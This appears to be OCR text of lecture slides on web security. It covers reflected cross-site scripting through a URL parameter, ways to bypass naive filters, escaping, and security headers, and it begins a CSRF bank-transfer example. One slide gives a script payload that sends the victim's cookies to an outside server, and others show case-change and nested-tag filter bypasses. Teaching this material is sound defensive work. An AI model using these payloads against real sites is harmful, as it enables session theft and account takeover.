

So, other websites without such functions are safe ?

Not exactly

Scenario 2


http://somewebsite.com/showimage?id=1

You are watching an image with id = 1




http://somewebsite.com/showimage?id=a

You are watching an image with id = a




http://somewebsite.com/showimage?id=<script>al…

You are watching an image with id =



http://somewebsite.com/showimage?id=<script>al…

You are watching an image with id =



Hi~

Hello~


A cute cat !!
http://goo.gl/abcdef

Hi~

Hello~

A cute cat !!
http://goo.gl/abcdef

http://somewebsite.com/showimage?
id=<script>location.href=(“http://myserver.com/
somepage?cookie=" + document.cookie);</script>



WTF x 2

Cross-Site Scripting

Cross site to retrieve sensitive data

Cross-Site Scripting

Cross site to retrieve sensitive data

Cross-Site Scripting

Using scripts to attack

How To Defense ?

1. Filtering

1. Filtering

Lots of filtering methods

1. Filtering

Lots of filtering methods

But, there are also lots of ways to bypass

Filtering Method 1

Removing all <script> words

Filtering Method 1

Removing all <script> words

But using <SCRIPT> will be safe.

Filtering Method 2

Replace all script

Filtering Method 2

Replace all script

But, <scscriptript> becomes <script>

Learning Filtering Methods

- Some practice websites
- alert(1) to win
    - If you cannot see the page, try to replace ‘https’ with ‘http’
- prompt(1) to win

2. Escaping

<script>alert("meow");</script>

<script>alert("meow");</script>

<script>alert("meow");</script>

<script>alert("meow");</script>

<script>alert("meow");</script>

Lots of Framework have provide such built-in functions

3. Browser-support Headers

Headers

- X-XSS-Protection: 1
  - Works in Chrome, IE (>= 8.0), Edge, Safari, Opera
  - The browsers will detect possible XSS attacks for you.
- Set-Cookie: HttpOnly
  - Disallow the scripts to retrieve 
  -  can only be retrieved by HTTP requests
- More here

However, according to a research of a famous security company…

However, according to a research of a famous security company…

Only 20% of websites in Taiwan using those headers.

However, according to a research of a famous security company…

Only 20% of websites in Taiwan using those headers.

Only 7.8% of websites using more than two such headers.

Some XSS Practices

- XSS Challenges
- XSS Game (Recommend to open using Chrome)

Common Security Risks

- Brute-Force Attacks
- SQL Injections
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

https://www.bank.com

Hi Mr. Rich,
Your Balance: $1,000,000

https://www.bank.com


https://www.lottery.com

Click to win an iPhone!

https://www.bank.com


https://www.lottery.com

Click to win an iPhone!



https://www.bank.com

Hi Mr. Rich,
Your Balance: $87



https://www.bank.com

Hi Mr. Rich,
Your Balance: $87

What Happened?

The bank may provide an API for transferring money

